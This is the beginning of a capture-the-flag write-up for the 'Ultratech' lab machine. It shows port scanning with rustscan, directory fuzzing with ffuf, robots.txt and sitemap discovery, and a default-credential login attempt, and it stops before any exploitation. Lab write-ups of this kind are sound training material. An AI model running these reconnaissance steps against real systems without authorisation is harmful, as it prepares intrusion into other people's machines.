
Ultratech

```
ping ultratech.thm
```


```
rustscan -r 1-65535 -a ultratech.thm -- -A -oN portscan
```



```
21/tcp    open  ftp     syn-ack ttl 60 vsftpd 3.0.3
22/tcp    open  ssh     syn-ack ttl 60 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDiFl7iswZsMnnI2RuX0ezMMVjUXFY1lJmZr3+H701ZA6nJUb2ymZyXusE/wuqL4BZ+x5gF2DL
s6xoxyvGgdptdqiaj4KFBNSDVneCSF/K7IQdbavM3Q7SgKchHJUHt6XO3gICmZmq8tSAdd2b2Ik/rYzpIiyMtfP3iWsyVgjR/q8oR08C2lFpPN8uS
EijJ
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLy2NkFfAZMY462Bf2wSIGzla3CDXwLNlGEpaCs
|   256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEipoohPz5HURhNfvE+WYz4Hc26k5ObMPnAQNoUDsge3
8081/tcp  open  http    syn-ack ttl 60 Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
31331/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-favicon: Unknown favicon MD5: 15C1B7515662078EF4B5C724E2927A96
```


Machine has 4 ports open as **21, 22, 8081, 31331**

On port **8081**



UltraTech API v0.1.3

On port **31331**



ultratech.thm:31331

[redacted]

UltraTech

About Us

What we are doing


Simply the best team of
BigData, AI and Blockchain experts

Do you need a new Blockchain for your company?
An AI to make coffee because interns cost too much?
You have more than 1000 entries in your database and need real Big Data aventurers?

Contact Us NOW

Let's fuzz on both ports


```
ffuf -u http://ultratech.thm:8081/FUZZ -w dir_big.txt -t 100
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/ultratech]
└─# ffuf -u http://ultratech.thm:8081/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://ultratech.thm:8081/FUZZ
 :: Wordlist         : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 39, Words: 8, Lines: 1, Duration: 138ms]
    * FUZZ: auth

[Status: 500, Size: 1094, Words: 52, Lines: 11, Duration: 135ms]
    * FUZZ: ping
```

On port 8081 got two endpoints as **auth** and **ping**.
auth endpoins required some kind of username and password
ping endpoint shows an error
We will explore it later.


```
ffuf -u http://ultratech.thm:31331/FUZZ -w dir_big.txt -t 100
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/ultratech]
└─# ffuf -u http://ultratech.thm:31331/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://ultratech.thm:31331/FUZZ
 :: Wordlist         : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 127ms]
    * FUZZ: images

[Status: 200, Size: 53, Words: 4, Lines: 6, Duration: 129ms]
    * FUZZ: robots.txt

[Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 128ms]
    * FUZZ: css

[Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 135ms]
    * FUZZ: js

[Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 127ms]
    * FUZZ: javascript
```

On port 31331 got three as **robots.txt, js, javascript**

On robots.txt




ultratech.thm:31331/robots.txt

[redacted]

```
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
```


It contain **/utech_sitemap/txt**

On **utech_sitemap.txt**




```
/
/index.html
/what.html
/partners.html
```

It contain 3 files as **index.html, what.html, partners.html**
what.html and **index.html** are nothing interesting
But **partners.html** has



It has login panel

But we enter any value randomly as username and password it will redacted us to following page




ultratech.thm:8081/auth?login=admin&password=admin

[redacted]

Invalid credentials

It is not intersting for us now .....

We have one more folders as **js**



